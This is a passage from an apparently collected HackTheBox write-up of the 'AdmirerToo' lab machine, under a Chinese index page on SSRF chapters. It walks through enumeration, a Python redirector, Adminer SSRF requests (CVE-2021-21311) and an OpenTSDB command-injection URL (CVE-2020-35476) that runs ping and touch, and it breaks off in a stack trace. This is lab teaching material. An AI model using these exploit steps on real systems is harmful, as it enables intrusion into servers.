SSRF、协议转换与内部管理面


URL 校验、重定向和服务端实际请求之间可能出现不同解释。本章把 Adminer、Forge 和 Laser 的原始链放在同一主题下,重点比较地址约束、协议封装、内网可达性和目标应用的输入要求。

分析重点

AdmirerToo 的 OpenTSDB 指标名称会影响后续执行是否真正到达目标函数。

Forge 保留大小写、重定向与内部 FTP 的不同请求路径。

Laser 把打印协议、gRPC 与 gopher 请求连接到内部 Solr,端口转发与网络位置需要一起看。

案例与技术索引

分析入口 实验来源 技术点
Adminer 重定向与内部管理面 admirertoo SSRF、反序列化、OpenTSDB、CVE-2021-21311
URL 验证、重定向与内部 FTP forge SSRF、重定向、Python
打印服务、gRPC 与内部 Solr laser gRPC、gopher、Solr、打印协议

Adminer 重定向与内部管理面

原链从 Adminer 的 SSRF 到 OpenTSDB 执行,再进入 OpenCATS 对象注入和 whois/mailutils 分支。指标名称、可写路径和 whois 配置优先级都是复现时的条件。

来源 admirertoo · 原记录 2022-01-23 · 62 个代码块 · 9 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Hard
Points: 40
Release: 15 Jan 2022
IP: 10.10.11.137

  • my htb rank

Enumeration

NMAP

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# nmap -p- -sV -sC -v -oA enum_all --min-rate 4500 --max-rtt-timeout 1500ms 10.10.11.137
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 99:33:47:e6:5f:1f:2e:fd:45:a4:ee:6b:78:fb:c0:e4 (RSA)
| 256 4b:28:53:64:92:57:84:77:5f:8d:bf:af:d5:22:e1:10 (ECDSA)
|_ 256 71:ee:8e:e5:98:ab:08:43:3b:86:29:57:23:26:e9:10 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-title: Admirer
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
4242/tcp filtered vrml-multi-use
16010/tcp filtered unknown
16030/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap reveals two open ports and three filtered ports. Most of the time we don’t see filtered ports on HTB boxes, but there is a possibility that we might have to use these ports for specific exploit. Based on SSH version information, it’s safe to assume that it is a Debian OS.

  • Filtered Port: Nmap cannot determine whether the port is open because packet filtering (firewall) prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.

Let’s look in to the HTTP service.

There’s nothing much available on the webpage to begin with. Even after running Directory Brute Force on the page, there’s nothing interesting. However, if we hit any random page, which has 404 status code (not found). we will see generic error information.

If you check the source page of this 404, then we’d find a useful information.

1
2
3
4
5
6
7
8
9
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at <a href="mailto:webmaster@admirer-gallery.htb">10.10.11.137</a> Port 80</address>
</body></html>

As you can see, we have a domain name, which is quite different than usual. Most of the time the domain of any HTB box is the name of the machine, but this time we have a different one. Add this to hosts file. Let’s look for any vhost on this machine.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root💀kali)-[~/ffuf]
└─# ./ffuf -u http://admirer-gallery.htb -H 'Host: FUZZ.admirer-gallery.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4572

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v1.1.0-git
________________________________________________

:: Method : GET
:: URL : http://admirer-gallery.htb
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.admirer-gallery.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response words: 4572
________________________________________________

db [Status: 200, Size: 2511, Words: 108, Lines: 63]
:: Progress: [4989/4989] :: Job [1/1] :: 166 req/sec :: Duration: [0:00:30] :: Errors: 0 ::

We got one available vhost. Let’s add that to hosts file and check the webpage.

1
10.10.11.137    admirer-gallery.htb db.admirer-gallery.htb
1
2
3
http://db.admirer-gallery.htb/

Adminer 4.7.8

We have access to database via web. Let’s enter and look for any interesting tables. just hit enter, and we are in…

The interesting part of this is, it didn’t ask for any ‘password’ to access after clicking ‘enter’ button. There’s only one table and nothing really interesting in that. The reason it didn’t ask for any credentials is, it has hard-coded them in this page and by-default it post them once we click on ‘enter’ button.

1
2
3
4
5
6
<input type="hidden" name="auth[driver]" value="server">
<input type="hidden" name="auth[server]" value="localhost">
<input type="hidden" name="auth[username]" value="admirer_ro">
<input type="hidden" name="auth[password]" value="1w4nn4b3adm1r3d2!">
<input type='hidden' name="auth[db]" value="admirer"/>
<input type='hidden' name="auth[permanent]" value="1"/>

I tried to use that password to login via SSH, but it didn’t work. But, ‘Adminer 4.7.8’ is being used for this service. There’s a vulnerability that exists on this version.

  • CVE-2021-21311

Server-Side Request Forgery is possible to access an internal server/service.

  • SSRF in adminer

There’s a POC already available for this. Look into the PDF for POC. We need to setup a redirector on our Kali Linux machine.

  • SSRF (Server Side Request Forgery)

We will use this below python code to do that.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#!/usr/bin/env python3
#python3 ./redirector.py 8000 http://127.0.0.1/
import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
print("Usage: {} <port_number> <url>".format(sys.argv[0]))
sys.exit()

class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()

Execute the python script.

1
2
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 http://127.0.0.1

For this to work, we need to capture the request of logging into the DB in Burp Suite. Make sure not to send this to repeater.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /?server=localhost HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://db.admirer-gallery.htb/?server=localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
Connection: close
Cookie: adminer_sid=29gtagudqps5momjqjgbhh7rlj; adminer_key=4f375147fa14364db1dde412c5bac310; adminer_permanent=; adminer_version=0
Upgrade-Insecure-Requests: 1

auth%5Bdriver%5D=server&auth%5Bserver%5D=localhost&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1

This is a default request. If we change ‘Auth Server’ value from ‘localhost’ to our ‘Kali IP address’ and forward the request to server, then we’d get this error.

1
Connection refused

So, we need to edit ‘Auth Driver’ value and ‘Auth Server’ value. According to POC PDF, we need to modify auth drive value to ‘elasticsearch’ and auth server value as our attacking machine’s IP address (Kali Linux).

‘Adminer’ support multiple database connection, MongoDB, MySQL, MSSQL, ElasticSearch, PostgreSQL, SqlLite and Oracle.

After changing the both values, I couldn’t get a hit on our python script. Then I looked into the source of ‘Adminer’.

  • adminer/adminer/drivers/

All the driver names and it source is available in above link.

As you can see the source, the driver name is just ‘elastic’ not ‘elasticsearch’. This is the reason it didn’t work. Let’s change both values one more time.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /?elasticsearch=10.10.14.8&username=admirer_ro&db=admirer HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://db.admirer-gallery.htb/?elasticsearch=10.10.14.8&username=admirer_ro&db=admirer
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
Connection: close
Cookie: adminer_sid=cbd54v8p1cadk2ft514nvvkbql; adminer_key=4f375147fa14364db1dde412c5bac310; adminer_permanent=ZWxhc3RpY3NlYXJjaA%3D%3D-MTAuMTAuMTQuOA%3D%3D-YWRtaXJlcl9ybw%3D%3D-YWRtaXJlcg%3D%3D%3ALUuxevMNmJyUN51ewElaJA2hzN1Na%2BFY; adminer_version=0
Upgrade-Insecure-Requests: 1


auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.8&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1

After changing values, forward the request to server and check the python script.

1
2
3
4
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 http://127.0.0.1
10.10.11.137 - - [23/Jan/2022 04:44:11] "GET / HTTP/1.0" 302 -


As you can see, we got 302 (redirect) hits on python script. Now check the webpage.

We got the index.html source of target port 80. This simply means, we can access any locally running service. As we saw in our initial port scan that three ports are filtered. Let’s try to access them via SSRF. Setup redirector for any of the three filtered ports.

1
2
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 http://127.0.0.1:4242

Intercept the login request once again and check the webpage.

1
<!DOCTYPE html><html><head><meta http-equiv=content-type content="text/html;charset=utf-8"><title>OpenTSDB</title> <style><!-- body{font-family:arial,sans-serif;margin-left:2em}A.l:link{color:#6f6f6f}A.u:link{color:green}.fwf{font-family:monospace;white-space:pre-wrap}//--></style><script type=text/javascript language=javascript src=s/queryui.nocache.js></script></head> <body text=#000000 bgcolor=#ffffff><table border=0 cellpadding=2 cellspacing=0 width=100%><tr><td rowspan=3 width=1% nowrap><img src=s/opentsdb_header.jpg><td>&nbsp;</td></tr><tr><td><font color=#507e9b><b></b></td></tr><tr><td>&nbsp;</td></tr></table><div id=queryuimain></div><noscript>You must have JavaScript enabled.</noscript><iframe src=javascript:'' id=__gwt_historyFrame tabIndex=-1 style=position:absolute;width:0;height:0;border:0></iframe><table width=100% cellpadding=0 cellspacing=0><tr><td class=subg><img alt="" width=1 height=6></td></tr></table></body></html>

As you can see, we got the response and it reveals the title name as ‘OpenTSDB’.

OpenTSDB is a distributed, scalable Time Series Database (TSDB) written on top of HBase.

There four Vulnerabilities are present in OpenTSDB.

  • Opentsdb : Security Vulnerabilities

Two of them are Code Execution. But we need to find the right version information of running application. To get version information, we can use the below endpoint.

1
2
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 http://127.0.0.1:4242/api/version

After setting the redirector for the version endpoint, capture the login request and modify it a previously and forward it to server.

1
{"short_revision":"14ab3ef","repo":"/home/hobbes/OFFICIAL/build","host":"clhbase","version":"2.4.0","full_revision":"14ab3ef8a865816cf920aa69f2e019b7261a7847","repo_status":"MINT","user":"hobbes","branch":"master","timestamp":"1545014415"}

Alright, we got the version information. It is using 2.4.0 and RCE via command injection exists in this version.

  • CVE-2020-35476

The POC is already available for this vulnerability.

  • OpenTSDB 2.4.0 Remote Code Execution
1
http://opentsdbhost.local/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27touch/tmp/poc.txt%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json

he above is the demo link with payload which creates file in tmp directory. So we need to modify it according to our situation.

1
python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27ping+-c+4+10.10.14.8%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'

First we need to set the redirector via python script to exploit the vulnerability and I am injecting ping command to check the vulnerability. I will setup a tcpdump to log the incoming ICMP requests.

1
tcpdump -i tun0 icmp

Then we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server.

1
2
3
{"err":"java.lang.RuntimeException: Unexpected exception\n\tat net.opentsdb.core.TSQuery.buildQueries(TSQuery.java:224) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.GraphHandler.doGraph(GraphHandler.java:172) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.GraphHandler.execute(GraphHandler.java:123) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.RpcHandler.handleHttpQuery(RpcHandler.java:282) [tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.RpcHandler.messageReceived(RpcHandler.java:133) [tsdb-2.4.0.jar:14ab3ef]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.timeout.IdleStateAwareChannelUpstreamHandler.handleUpstream(IdleStateAwareChannelUpstreamHandler.java:36) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.timeout.IdleStateHandler.messageReceived(IdleStateHandler.java:294) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.http.HttpContentEncoder.messageReceived(HttpContentEncoder.java:82) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.http.HttpContentDecoder.messageReceived(HttpContentDecoder.java:108) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.http.HttpChunkAggregator.messageReceived(HttpChunkAggregator.java:145) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:296) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.unfoldAndFireMessageReceived(FrameDecoder.java:459) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.replay.ReplayingDecoder.callDecode(ReplayingDecoder.java:536) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.replay.ReplayingDecoder.messageReceived(ReplayingDecoder.java:435) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:296) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.unfoldAndFireMessageReceived(FrameDecoder.java:462) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.callDecode(FrameDecoder.java:443) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.messageReceived(FrameDecoder.java:303) [netty-3.10.6.Final.jar:na]\n\tat 